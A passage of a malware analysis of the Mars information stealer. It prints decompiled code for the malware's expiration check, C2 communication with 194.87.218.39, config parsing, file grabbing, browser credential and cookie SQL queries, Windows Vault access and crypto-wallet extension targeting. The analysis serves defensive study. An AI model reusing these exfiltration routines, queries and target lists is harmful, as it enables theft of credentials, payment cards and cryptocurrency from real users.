BOOL Anti_Debug_Check_Debug_Flag()
{
  return NtCurrentPeb()->BeingDebugged != 0;
}
```

TID	CPU	Cycles delta	Start address	Priority
3080			4bcff4386ce8fadce358ef0dbe90f8d...	Normal
1284			4bcff4386ce8fadce358ef0dbe90f8d...	Normal

Expiration check

The Expiration date variable contains the date 26/04/2022 20:00:00.

Mars uses GetSystemTime() to get current system date and time as SYSTEMTIME structe, then calls `sscanf()` to parse the Expiration date to a SYSTEMTIME structe . SystemTimeToFileTime() take SYSTEMTIME structe as argument then convert it to file time and Expiration date although is converted to file time.

If the current time exceedes the Expiration time, the malware calls `ExitProcess()` to exit immediately.

```
Wrap_memset(v11, 260);
Current_SystemTime = 0;
v7 = 0;
v8 = 0;
v9 = 0;
v10 = 0;
Expiration_SystemTime = 0;
v2 = 0;
v3 = 0;
v4 = 0;
v5 = 0;
Current_FileTime = 0i64;
Expiration_FileTime = 0i64;
Getsystemtime(&Current_SystemTime);
Lstrcata(v11, Str_Expiration_Date);          // 26/04/2022 20:00:00 Expiration Date
Sscanf(v11, Str_Huhuhuhuhuhu, &v3, &v2, &Expiration_SystemTime, &v3 + 2, &v4, &v4 + 2);// format : %hu/%hu/%hu %hu:%hu:%hu
Systemtimetofiletime(&Current_SystemTime, &Current_FileTime);
result = Systemtimetofiletime(&Expiration_SystemTime, &Expiration_FileTime);
if ( Current_FileTime > Expiration_FileTime )
  return Exitprocess(0);
return result;
```

Main Functionality

```
int main_functionality()
{
  char *random_string; // eax
  char *Grabber_Config; // eax
  int v2; // edx
  char *Loader_Config; // eax
  unsigned __int8 *v5; // [esp+0h] [ebp-7770h]
  unsigned __int64 ZIP_Data; // [esp+18h] [ebp-7758h]
  _DWORD *heap_addres; // [esp+20h] [ebp-7750h] BYREF
  int v8; // [esp+24h] [ebp-774Ch] BYREF
  CHAR C2_Requst[268]; // [esp+28h] [ebp-7748h] BYREF
  int v10; // [esp+134h] [ebp-763Ch] BYREF
  char Grabber_Config_0[25000]; // [esp+138h] [ebp-7638h] BYREF
  char Exfiltration_Zip_Name[264]; // [esp+62E0h] [ebp-1490h] BYREF
  char Loader_Config_1[5000]; // [esp+63E8h] [ebp-1388h] BYREF

  heap_addres = Wrap_Allocat_Heap(0, 104857600, 0);
  Wrap_Memset(Exfiltration_Zip_Name, 0x104u);
  Wrap_Memset(Grabber_Config_0, 0x61A8u);
  Wrap_Memset(C2_Requst, 0x104u);
  Wrap_Memset(Explorer_Credentials_txt, 0xFFu);
  random_string = Genrate_Random_String(14);
  Lstrcata(Exfiltration_Zip_Name, random_string);
  Lstrcata(Exfiltration_Zip_Name, Str_Zip);     // Ex : 68Q1DJEUA1N7QI.zip
```

```
Lstrcata(C2_Requst, Str_Http);
Lstrcata(C2_Requst, Str_194_87_218_39);
Lstrcata(C2_Requst, "/request");
Grabber_Config = Get_Grabber_Config(Str_Http, Str_194_87_218_39, Str_Rycvfsgpphp, Str_Get);// http://194.87.218.39/RyC66VfSGP.php
Lstrcata(Grabber_Config_0, Grabber_Config);
Grabber(Grabber_Config_0, heap_addres);
Wrap_Memset(Grabber_Config_0, 0x61A8u);
ZIP_Data = Get_ZIP_Contains_External_DLLs(C2_Requst);// http://194.87.218.39/request
Wrap_Memset(C2_Requst, 0x104u);
v1 = Handle_ZIP_Data(ZIP_Data, SHIDWORD(ZIP_Data), &byte_ADE022);
v5 = parse_or_write_dll(Str_Sqlitedll, 0, &byte_ADE022);
Browsers(heap_addres, Downloads_history_Flag, Autofill_Flag, Browser_History_Flag, Explorer_Credentials_txt, v5, v2);
Wallets(heap_addres);
Get_System_Info(heap_addres);
if ( ScreenShoot_Flag )
  Take_ScreenShoot(60, heap_addres);
sub_ADD570(heap_addres, &v8, &v10);
Wrap_Memset(Loader_Config_1, 0x1388u);
Loader_Config = send_stolen_Data(Str_Http, Str_194_87_218_39, Str_Rycvfsgpphp, Exfiltration_Zip_Name, v8, v10);
Lstrcata(Loader_Config_1, Loader_Config);
Setcurrentdirectorya(Str_Cprogramdata);
if ( Lstrlena(Loader_Config_1) > 5 )
  Loader(Loader_Config_1);
Wrap_Memset(Exfiltration_Zip_Name, 0x104u);
Wrap_Memset(Loader_Config_1, 0x1388u);
Wrap_Memset(&v8, 4u);
Wrap_Memset(&v10, 4u);
Wrap_Memset(&heap_addres, 4u);
Wrap_Memset(Explorer_Credentials_txt, 0xFFu);
return Wrap_Delete_DLL_Files();
```

Mars generate random string that will be the name of the zip file contains stolen data.

The communications between c2 and the malware is described as:

1. sends a GET request to the C2 URL on the `/RyC66VfSGP.php` endpoint to grab its configuration .
2. fetches all DLLs on the `/request` endpoint, the libraries are zipped
3. Stolen data are posted to the C2 on the same URL used in step 1.

Dlls retrieved:


DLL Name	Description	Save path
sqlite3.dll	Enables SQLite related operations	none (mars doesnt write it on disk, parsed from memory)
freebl3.dll	Library for the NSS (Gecko-based browsers)	C:\ProgramData\freebl3.dll
mozglue.dll	Mozilla Browser Library	C:\ProgramData\mozglue.dll

DLL Name	Description	Save path
msvcp140.dll	Visual C++ Runtime 2015	C:\ProgramData\msvcp140.dll
nss3.dll	Network System Services Library (Gecko-based browsers)	C:\ProgramData\nss3.dll
softokn3.dll	Mozilla Browser Library	C:\ProgramData\softokn3.dll
vcruntime140.dll	Visual C++ Runtime 2015	C:\ProgramData\vcruntime140.dll

Another diffrence from the last version is that sqlite3 isnt written on disk, it just get parsed and passed to another function to get handle to it and start loading needed function , the other dll are written .

```
unsigned __int8 *Wrap_Write_DLL()
{
  parse_or_write_dll(Str_Freebldll, 1, Str_Cprogramdatafreebldl);
  parse_or_write_dll(Str_Mozgluedll, 1, Str_Cprogramdatamozglued);
  parse_or_write_dll(Str_Msvcpdll, 1, Str_Cprogramdatamsvcpdll);
  parse_or_write_dll(Str_Nssdll, 1, Str_Cprogramdatanssdll);
  parse_or_write_dll(Str_Softokndll, 1, Str_Cprogramdatasoftoknd);
  return parse_or_write_dll(Str_Vcruntimedll, 1, Str_Cprogramdatavcruntim);
}
```

Since the C2 was down i got the pcap from Hatching sandbox.



Understanding Configuration Format

configuration is base64 encoded

```
MXwxfDF8MXwxfDVxRGxQdVZLb1J8RGlzY29yZHwwfCVBUFBEQVRBJVxkaXNjb3JkXExvY2FsIFN0b3JhZ2VcfCp8MXwwfDB8VGVsZWdyYW1
8MHwlQVBQREFUQSVcVGVsZWdyYW0gRGVza3RvcFx0ZGF0YVx8KkQ4NzdGNzgzRDVEM0VGOEMqLCptY
XAqLCpjb25maWdzKnwxfDB8MHw=
```

```
1|1|1|1|1|5qDlPuVKoR|Discord|0|%APPDATA%\discord\Local Storage\
|*|1|0|0|Telegram|0|%APPDATA%\Telegram Desktop\tdata\
|*D877F783D5D3EF8C*,*map*,*configs*|1|0|0|
```

```
import base64
config =
base64.b64decode("MXwxfDF8MXwxfDVxRGxQdVZLb1J8RGlzY29yZHwwfCVBUFBEQVRBJVxkaXNjb3JkXEx
vY2FsIFN0b3JhZ2VcfCp8MXwwfDB8VGVsZWdyYW18MHwlQVBQREFUQSVcVGVsZWdyYW0gRGVza3RvcFx0ZGF0
YVx8KkQ4NzdGNzgzRDVEM0VGOEMqLCptYXAqLCpjb25maWdzKnwxfDB8MHw=").decode()
config = config.split("|")
print("First Part : \n" ,config[0:6])
print("Second Part :" )
for i in range(6,len(config),7):
    print(config[i:i+7])
```

```
First Part :
 ['1', '1', '1', '1', '1', '5qDlPuVKoR']
Second Part :
['Discord', '0', '%APPDATA%\\discord\\Local Storage\\', '*', '1', '0', '0']
['Telegram', '0', '%APPDATA%\\Telegram Desktop\tdata\\',
'*D877F783D5D3EF8C*,*map*,*configs*', '1', '0', '0']
```

First part

Config	Meaning
1	Downloads_history_Flag
1	Browser_History_Flag
1	Autofill_Flag
1	ScreenShoot_Flag
1	Self_Deletion_Flag
5qDlPuVKoR	Explorer Credentials FileName

Second part

Config	Meaning
Discord	name for the zip file – will contain all the stolen files that related to the current task.so the name for the zip will be name.zip.
0	maybe max size (no indecation of use)
%APPDATA%\discord\Local Storage\	An environment variable name and folder name – a starting point for the recursive Grabber.

Config	Meaning
*	A regex list – contains multiply parameters that are separated by “,” each one of them is a regex that represents a file type.
1	is_Recursive
0	Write to zip enabled if 0
0	Exclusion List

Grabber

lets dig into `Config_Grabber` function to see how you it works

after receiving the config we can see the it has a lot of `|` so it split the config with `|` delimiter and loop through the splited config. the first part enables/disable some of the stealer functionality then it starts in part 2 which start grapping files wanted.

as example

> [‘Discord’, ‘0’, ‘%APPDATA%\discord\Local Storage\’, ‘*’, ‘1’, ‘0’, ‘0’]

it start recurseively grabbing all files in `discord\\Local Storage\\` under `%APPDATA%` and put them in discord.zip

```
v7 = 1;
Wrap_Memset(Config, 0x61A8u);
Wrap_Memset(FileName, 0x104u);
Wrap_Memset(EnvVar_FolderName, 0x104u);
Wrap_Memset(Regex_List, 0x104u);
Wrap_Memset(&Write_To_ZIP, 4u);
Lstrcata(Config, Config_0);
Config_Tokens = strtok_s(Config, "|", v4);
v13 = 1;
while ( Config_Tokens )
{
  switch ( v13 )
  {
    case 1:
      if ( v7 )
      {
        if ( !Strcmpca(Config_Tokens, "1") )
          Downloads_history_Flag = 1;
      }
      else
      {
        Wrap_Memset(FileName, 0x104u);
        Lstrcata(FileName, Config_Tokens);
      }
      break;
    case 2:
      if ( v7 )
      {
        if ( !Strcmpca(Config_Tokens, "1") )
          Browser_History_Flag = 1;
      }
      else
      {
```

```
        max_size = Char_To_Int(Config_Tokens);
      }
      break;
    case 3:
      if ( v7 )
      {
        if ( !Strcmpca(Config_Tokens, "1") )
          Autofill_Flag = 1;
      }
      else
      {
        Wrap_Memset(EnvVar_FolderName, 0x104u);
        Lstrcata(EnvVar_FolderName, Config_Tokens);
      }
      break;
    case 4:
      if ( v7 )
      {
        if ( !Strcmpca(Config_Tokens, "1") )
          ScreenShoot_Flag = 1;
      }
      else
      {
        Wrap_Memset(Regex_List, 0x104u);
        Lstrcata(Regex_List, Config_Tokens);
      }
      break;
    case 5:
      if ( v7 )
      {
        if ( !Strcmpca(Config_Tokens, "0") )
          Self_Deletion_Flag = 0;
      }
```

```
case 5:
  if ( v7 )
  {
    if ( !strcmpca(Config_Tokens, "0") )
      Self_Deletion_Flag = 0;
  }
  else
  {
    is_Recursive = strcmpca(Config_Tokens, "0") != 0;
  }
  break;
case 6:
  if ( v7 )
  {
    _Lstrcata(&Explorer_Credentials_txt, Config_Tokens);
    _Lstrcata(&Explorer_Credentials_txt, aTxt);
    v7 = 0;
    v13 = 0;
  }
  else
  {
    Write_To_ZIP = strcmpca(Config_Tokens, "0") != 0;// Write if 0
  }
  break;
```

```
    case 7:
      Wrap_Recursive_Grabber(
        FileName,
        max_size,
        EnvVar_FolderName,
        Regex_List,
        is_Recursive,
        heap_addres,
        Write_To_ZIP,
        Config_Tokens);
      v13 = 0;
      break;
    default:
      break;
  }
  ++v13;
  Config_Tokens = strtok_s(0, "|", v4);
}
return Wrap_Memset(Config, 0x61A8u);
}
```

If there is more than one regex as in

> [‘Telegram’, ‘0’, ‘%APPDATA%\Telegram Desktop\tdata\’, ‘*D877F783D5D3EF8C*,*map*,*configs*’, ‘1’, ‘0’, ‘0’]

it loops through them and call `Recursive_Grabber` with each regex .

```
Wrap_Memset(ZIP_FileName, 0x104u);
Wrap_Memset(Start_path, 0x104u);
Wsprintfa(ZIP_FileName, Str_Grabberszip, FileName);
if ( Write_To_ZIP )
  heap_addres_1 = Wrap_Allocat_Heap(0, 0x6400000, 0);
else
  heap_addres_1 = heap_addres;
v8 = Wrap_Shgetfolderpatha(26);
Full_Path = Get_Full_Path(EnvVar_FolderName, Str_Appdata, v8);
Lstrcpya(Start_path, Full_Path);
v10 = Wrap_Shgetfolderpatha(28);
v11 = Get_Full_Path(Start_path, Str_Localappdata, v10);
Lstrcpya(Start_path, v11);
v12 = Wrap_Shgetfolderpatha(40);
v13 = Get_Full_Path(Start_path, Str_Userprofile, v12);
Lstrcpya(Start_path, v13);
v14 = Wrap_Shgetfolderpatha(16);
v15 = Get_Full_Path(Start_path, Str_Desktop, v14);
Lstrcpya(Start_path, v15);
result = strtok_s(Regex_List, ",", v19);
for ( Regex = result; Regex; Regex = result )
{
  recursive_grabber(
    FileName,
    heap_addres_1,
    &byte_ADE022,
    Start_path,
    Regex,
    is_Recursive,
    Max_Size,
    Write_To_ZIP,
    Exclusion_List);
  result = strtok_s(0, ",", v19);
}
if ( Write_To_ZIP )
{
  sub_ADD570(heap_addres_1, &v18, &v17);
  Wrap_Write_To_File(heap_addres, ZIP_FileName, v18, v17);
  return Wrap_Memset(&heap_addres_1, 4u);
}
```

Browsers

Mars steals credentials from browsers by static paths. It has four different methods to steal data from different types of browses, like Gecko-based browsers, Opera, Internet Explorer and Chromium-based browsers.

```
int __cdecl Browsers(
        _DWORD *heap_addres,
        int Downloads_history_Flag,
        int Autofill_Flag,
        int a4,
        char *Explorer_Credentials_txt,
        int a6,
        int a7)
{
  int v7; // eax
  int v8; // eax
                                        // a4 = Browser_History_Flag (didnt rename it so i could take  SS for the funcion)
  v7 = Getprocessheap(
         0,
         999999);
  heap_addr = Heapalloc(v7);
  Sqlite3_Dynamic_Linking(a6, a7);
  dword_AE7B3C = 0;
  Chromium_Browsers(Str_Googlechromeuserdata, Str_Chrome, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Chromium_Browsers(Str_Googlechromebetauser, Str_Chromebeta, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Chromium_Browsers(Str_Googlechromesxsuserd, Str_Chromecanary, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Chromium_Browsers(Str_Chromiumuserdata, Str_Chromium, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Chromium_Browsers(Str_Microsoftedgeuserdat, Str_Edgechromium, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
```

```
  Chromium_Browsers(Str_Kometauserdata, Str_Kometa, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Chromium_Browsers(Str_Amigouserdata, Str_Amigo, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Chromium_Browsers(Str_Torchuserdata, Str_Torch, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Chromium_Browsers(Str_Orbitumuserdata, Str_Orbitum, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Chromium_Browsers(Str_Comododragonuserdata, Str_Comodo, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Chromium_Browsers(Str_Nichromeuserdata, Str_Nichrome, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Chromium_Browsers(Str_Maxthonusers, Str_Maxthon, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Chromium_Browsers(Str_Sputnikuserdata, Str_Sputnik, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Chromium_Browsers(Str_Epicprivacybrowserus, Str_Epb, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Chromium_Browsers(Str_Vivaldiuserdata, Str_Vivaldi, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Chromium_Browsers(Str_Coccocbrowseruserdat, Str_Coccoc, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Chromium_Browsers(Str_Ucozmediauranuserdat, Str_Uran, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Chromium_Browsers(Str_Qipsurfuserdata, Str_Qip, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Chromium_Browsers(Str_Centbrowseruserdata, Str_Cent, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Chromium_Browsers(Str_Elementsbrowseruserd, Str_Elements, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Chromium_Browsers(Str_Torbroprofile, Str_Torbro, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Chromium_Browsers(Str_Cryptotabbrowseruser, Str_Cryptotab, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Chromium_Browsers(Str_Bravesoftwarebravebr, Str_Brave, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Opera_Browser(Str_Operasoftwareoperast, Str_Opera, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Opera_Browser(Str_Operasoftwareoperagx, Str_Operagx, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Chromium_Browsers(Str_Operasoftwareoperane, Str_Operaneon, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Gecko_Browsers(Str_Mozillafirefoxprofil, Str_Firefox, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Gecko_Browsers(Str_Flashpeakslimbrowser, Str_Slimbrowser, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Gecko_Browsers(Str_Moonchildproductions, Str_Palemoon, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);

  Gecko_Browsers(Str_Waterfoxprofiles, Str_Waterfox, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Gecko_Browsers(Str_Pecxstudioscyberfoxp, Str_Cyberfox, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Gecko_Browsers(Str_Netgatetechnologiesb, Str_Blackhawk, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Gecko_Browsers(Str_Mozillaicecatprofile, Str_Icecat, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Gecko_Browsers(dword_AE786C, Str_Kmeleon, heap_addres, Downloads_history_Flag, Autofill_Flag, a4);
  Gecko_Browsers(Str_Thunderbirdprofiles, Str_Thunderbird, heap_addres, 0, 0, 0);
  Explorer_Browser();
  v8 = Lstrlena(heap_addr);
  Wrap_Write_To_File(heap_addres, Explorer_Credentials_txt, heap_addr, v8);// For Explorer Browser
  Wrap_Memset(&heap_addr, 4u);
  Wrap_Free_Library_1();
  return Wrap_Free_Library_2();
```

```
  phAlgorithm = 0;
  phKey = 0;
  Wrap_Memset(path, 0x104u);
  CSDIL_PATH(path, CSIDL_LOCAL_APPDATA);
  Lstrcata(path, a1);
  Wrap_Memset(lpFileName, 0x104u);
  Lstrcata(lpFileName, path);
  Lstrcata(lpFileName, Str_Localstate);
  if ( Wrap_GetFileAttributes(lpFileName) && !Setup_key(lpFileName, &phAlgorithm, &phKey) )
    Destroy_Key(&phAlgorithm, &phKey);
  Retrieve_Data_using_SQL_Queries(
    &byte_ADE022,
    path,
    browser_name,
    phAlgorithm,
    phKey,
    heap_addres,
    Downloads_history_Flag,
    Autofill_Flag,
    Browser_History_Flag);
  Steal_CryptocurrencyWallets_via_extensions(path, browser_name, heap_addres);
  return Destroy_Key(&phAlgorithm, &phKey);
}
```

Data Extraction

All the extraction functions have the same scheme:

1. The malware saves the addresses of the functions from sqlite3.dll
    - sqlite3_open
    - sqlite3_prepare_v2
    - sqlite3_step
    - sqlite3_column_bytes
    - sqlite3_column_blob
    - sqlite3_column_text
    - sqlite3_column_finalize
    - sqlite3_column_close
2. It generates a random string (length of 8 characters) and copies the DB file to a temp folder named like the random string – all the extractions methods will be on the copied DB. In order to extract the data from the DB, the malware has to create the SQL query and query the DB using sqlite3.dll functions.
3. The malware opens the DB by using sqlite3_open and passes the DB path.
4. It calls to sqlite3_prepare_v2, the function gets a handle to DB and the SQL query and returns a statement handle.
5. By using sqlite3_column_bytes/sqlite3_column_blob/sqlite3_column_text, the malware can get the results from the queries
6. The Credentials in Chromium-based browsers DB are encrypted by DPAPI and, therefore, the malware uses the function CryptUnprotectData to decrypt the Credentials.

Mars steals information from the Windows Vault, which is the default storage vault for the credential manager information. This is done through the use of Vaultcli.dll, which encapsulates the necessary functions to access the Vault. The malware loops through its items using:

- VaultEnumerateVaults
- VaultOpenVault
- VaultEnumerateItems
- VaultGetItem
- VaultFree

Targeted DB Files

File Name	Affected Software
History	Chromium-based browsers
Login Data	Chromium-based browsers
Cookies	Chromium-based browsers
Web Data	Chromium-based browsers
formhistory.sqlite	Gecko-based browsers
cookies.sqlite	Gecko-based browsers
signongs.sqlite	Gecko-based browsers
places.sqlite	Gecko-based browsers

Queries Used

Query	Target Browser	Enabled
SELECT target_path, tab_url from downloads	chromium, opera	by default this feature is disabled, enabled if Downloads_history_Flag is set to 1
SELECT name, value FROM autofill	chromium, opera	by default this feature is disabled, enabled if Autofill_Flag is set to 1

Query	Target Browser	Enabled
SELECT url FROM urls	chromium , opera	by default this feature is disabled,enabled if Browser_History_Flag is set to 1
SELECT action_url, username_value, password_value FROM logins	chromium , opera	enabled by default
SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-11644480800, name, encrypted_value from cookies	chromium , opera	enabled by default
SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards	chromium , opera	enabled by default
SELECT host, isHttpOnly, path, isSecure, expiry, name, value FROM moz_cookies	gecko	enabled by default
SELECT url FROM moz_places	gecko	by default this feature is disabled,enabled if Browser_History_Flag is set to 1
SELECT fieldname, value FROM moz_formhistory	gecko	enabled by default

Cryptocurrency Wallets via browser extensions

Mars appears to also target additional Chrome-based browser extensions related to two-factor authentication (2FA) .

```
int __cdecl Steal_CryptocurrencyWallets_via_extensions(const char *path, int browser_name, int heap_addres)
{
  Steal_Extension(Str_Ibnejdfjmmkpcnlpebkl, Str_Tronlink, path, browser_name, heap_addres);
  Steal_Extension(Str_Nkbihfbeogaeaoehlefn, Str_Metamask, path, browser_name, heap_addres);
  Steal_Extension(Str_Fhbohimaelbohpjbbldc, Str_Binancechainwallet, path, browser_name, heap_addres);
  Steal_Extension(Str_Ffnbelfdoeiohenkjibn, Str_Yoroi, path, browser_name, heap_addres);
  Steal_Extension(Str_Jbdaocneiiinmjbjlgal, Str_Niftywallet, path, browser_name, heap_addres);
  Steal_Extension(Str_Afbcbjpbpfadlkmhmclh, Str_Mathwallet, path, browser_name, heap_addres);
  Steal_Extension(Str_Hnfanknocfeofbddgcij, Str_Coinbasewallet, path, browser_name, heap_addres);
  Steal_Extension(Str_Hpglfhgfnhbgpjdenjgm, Str_Guarda, path, browser_name, heap_addres);
  Steal_Extension(Str_Blnieiiffboillknjnep, Str_Equalwallet, path, browser_name, heap_addres);
  Steal_Extension(Str_Cjelfplplebdjjenllpj, Str_Jaxxliberty, path, browser_name, heap_addres);
  Steal_Extension(Str_Fihkakfobkmkjojpchpf, Str_Bitappwallet, path, browser_name, heap_addres);
  Steal_Extension(Str_Knccchdigobghenbbaddo, Str_Iwallet, path, browser_name, heap_addres);
  Steal_Extension(Str_Amkmjjmmflddogmhpjlo, Str_Wombat, path, browser_name, heap_addres);
  Steal_Extension(Str_Nlbmnnijcnlegkjjpcfj, Str_Mewcx, path, browser_name, heap_addres);
  Steal_Extension(Str_Nanjmdknhkinifnkgdcg, Str_Guildwallet, path, browser_name, heap_addres);
  Steal_Extension(Str_Nkddgncdjgjfcddamfgc, Str_Saturnwallet, path, browser_name, heap_addres);
  Steal_Extension(Str_Fnjhmkhhmkbjkkabndcn, Str_Roninwallet, path, browser_name, heap_addres);
  Steal_Extension(Str_Cphhlgmgameodnhkjdmk, Str_Neoline, path, browser_name, heap_addres);
  Steal_Extension(Str_Nhnkbkgjikgcigadomkp, Str_Cloverwallet, path, browser_name, heap_addres);
  Steal_Extension(Str_Kpfopkelmapcoipemfen, Str_Liqualitywallet, path, browser_name, heap_addres);
  Steal_Extension(Str_Aiifbnbfobpmeekiphee, Str_Terrastation, path, browser_name, heap_addres);
```

Mars steal files from 3 folders :

1. \Local Extension Settings\Extension ID from Google Store
2. \Sync Extension Settings\ Extension ID from Google Store
3. \IndexedDB\Domain Name.indexeddb.leveldb

as example if the victim uses Google Chrome with a crypto browser wallet extension, the extension files will be stored in:

C:\Users\Username\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\Extension ID from Google Store
C:\Users\Username\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\ Extension ID from Google Store
C:\Users\Username\AppData\Local\Google\Chrome\User Data\Default\IndexedDB\Domain Name.indexeddb.leveldb

Type	Extension name	Extension id
Crypto	TronLink	ibnejdfjmmkpcnlpebklmnkoeoihofec
Crypto	MetaMask	nkbihfbeogaeaoehlefnkodbefgpgknn
Crypto	Binance Chain Wallet	fhbohimaelbohpjbbldcngcnapndodjp
Crypto	Yoroi	ffnbelfdoeiohenkjibnmadjiehjhajb
Crypto	Nifty Wallet	jbdaocneiiinmjbjlgalhcelgbejmnid
Crypto	Math Wallet	afbcbjpbpfadlkmhmclhkeeodmamcflc
Crypto	Coinbase Wallet	hnfanknocfeofbddgcijnmhnfnkdnaad

Type	Extension name	Extension id
Crypto	Guarda	hpglfhgfnhbgpjdenjgmdgoeiappafln
Crypto	EQUAL Wallet	blnieiiffboillknjnepogjhkgnoapac
Crypto	Jaxx Liberty	cjelfplplebdjjenllpjcblmjkfcffne
Crypto	BitApp Wallet	fihkakfobkmkjojpchpfgcmhfjnmnfpi
Crypto	iWallet	kncchdigobghenbbaddojjnnaogfppfj
Crypto	Wombat	amkmjjmmflddogmhpjloimipbofnfjih
Crypto	MEW CX	nlbmnnijcnlegkjjpcfjclmcfggfefdm
Crypto	GuildWallet	nanjmdknhkinifnkgdcggcfnhdaammmj
Crypto	Saturn Wallet	nkddgncdjgjfcddamfgcmfnlhccnimig
Crypto	Ronin Wallet	fnjhmkhhmkbjkkabndcnnogagogbneec
Crypto	NeoLine	cphhlgmgameodnhkjdmkpanlelnlohao
Crypto	Clover Wallet	nhnkbkgjikgcigadomkphalanndcapjk
Crypto	Liquality Wallet	kpfopkelmapcoipemfendmdcghnegimn
Crypto	Terra Station	aiifbnbfobpmeekipheeijimdpnlpgpp
Crypto	Keplr	dmkamcknogkgcdfhhbddcghachkejeap
Crypto	Sollet	fhmfendgdocmcbmfikdcogofphimnkno
Crypto	Auro Wallet	cnmamaachppnkjgnildpdmkaakejnhae
Crypto	Polymesh Wallet	jojhfeoedkpkglbfimdfabpdfjaoolaf
Crypto	ICONex	flpiciilemghbmfalicajoolhkkenfel
Crypto	Nabox Wallet	nknhiehlklippafakaeklbeglecifhad
Crypto	KHC	hcflpincpppdclinealmandijcmnkbgn
Crypto	Temple	ookjlbkiijinhpmnjffcofjonbfbgaoc
Crypto	TezBox	mnfifefkajgofkcjkemidiaecocnkjeh
Crypto	Cyano Wallet	dkdedlpgdmmkkfjabffeganieamfklkm
Crypto	Byone	nlgbhdfgdhgbiamfdfmbikcdghidoadd

Type	Extension name	Extension id
Crypto	OneKey	infeboajgfhgbjpjbeppbkgnabfdkdaf
Crypto	LeafWallet	cihmoadaighcejopammfbmddcmdekcje
